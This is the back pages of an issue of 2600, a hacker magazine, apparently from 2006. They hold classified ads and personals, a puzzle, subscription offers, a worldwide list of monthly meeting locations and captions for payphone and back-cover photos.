OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders.
Welcome to the revolution!

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.


COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to leverage their learning capabilities, give them free and uncensored Internet access, and help them organize their own social initiatives and networks. French details can be found here: http://razernet.com/rock-Nroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there, anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that. Email me: partymontreal@hotmail.com.

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Fall issue: 9/1/06.

загадка

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com



E

E E E ?

Answer choice for Spring 2006 puzzle:

"The chances of an individual (lottery ticket) beating a conglomerate of corporations (Bell, etc) is 1:10,000,000. However, truth, justice, and civil liberties ultimately prevail where perseverance exists within an individual or collection of individuals, sometimes leading to a shift in the legal balance for your favor; ergo, winning the lottery." - HardCore

Is this your first time reading this subversive magazine?

Would you prefer it if people didn't see you buying it at the bookstore and follow you after you leave the store?

There's a solution!

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA or subscribe directly from us online using your credit card at store.2600.com.

Theoretically you would never have to leave your house again.

IS A SUBSCRIPTION SOMEHOW NOT ENOUGH?

2600 January, 1984!

VOLUME ONE, NUMBER ONE

AHOY!

(That's how Alexander Graham Bell used to answer his phone. For some reason, it never caught on...)

Do you find yourself pounding your fist into your forehead and bemoaning the fate that somehow led you to miss our first 22 years of publishing?

You have two things on your side.

One, 2600 never gets old. Sure, the technology changes. But the ideas behind our articles are always fresh and applicable to so many different things. So reading old issues can be a real eye-opener.

Two, all of our back issues are still available. From the first xeroxed copies back in 1984 to the most recent issue. See the parallels, the triumphs, the losses. It's all there, exactly as it was.

You can get any year of 2600 for $20 ($30 overseas). Send check or money order in U.S. funds to 2600, PO Box 752, Middle Island, NY 11953 USA. Or visit our online store for the latest bulk discounts or to buy anything with a credit card or through PayPal: http://store.2600.com.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Counter Culture Cafe, 2330 E McDowell Rd.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, 2 Wharf II.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court, 2025 Guadalupe St.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

South American Payphones

Chile. In the tiny town of Cucao on the island of Chiloe, this picturesque phone booth was found.

Chile. Apart from clashing with its surroundings, this blue phone resembles the old credit card phones that used to be all over the place in the States.

Photos by Pelayo Besa Vial

Brazil. Seen in Salvador, a city in the northeast of the country, where people often look as if they're being devoured by payphones.

Brazil. These phones are meant to resemble a folk instrument known as a berimbau, which looks remarkably similar - just not as scary.

Photos by Marta Strambi

Visit http://www.2600.com/phones/

to see even more foreign payphone photos!

The Back Cover Photo

This is an interesting little nail care shop located in a strip mall on the corner of Rt. 59 and New York Ave., Naperville, Illinois. Their explanation of the name is that it's either supposed to mean "unisex" or "uniques." They apparently also run Windows. Spotted by Wordsmith.

Some of you may have heard of the recent Phoenix hostage standoff at the 2600 Building. Our public relations department will stop at nothing to get our name out there. Several of you sent us screen captures from your local TV news. This one was sent by Phnx_fiend. (And everyone got out safely.)

Keep on sending in your submissions for the back cover. But PLEASE make sure any digital photos are high resolution. We can't print stuff that is only 20k in size!

Email your submissions to articles@2600.com or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).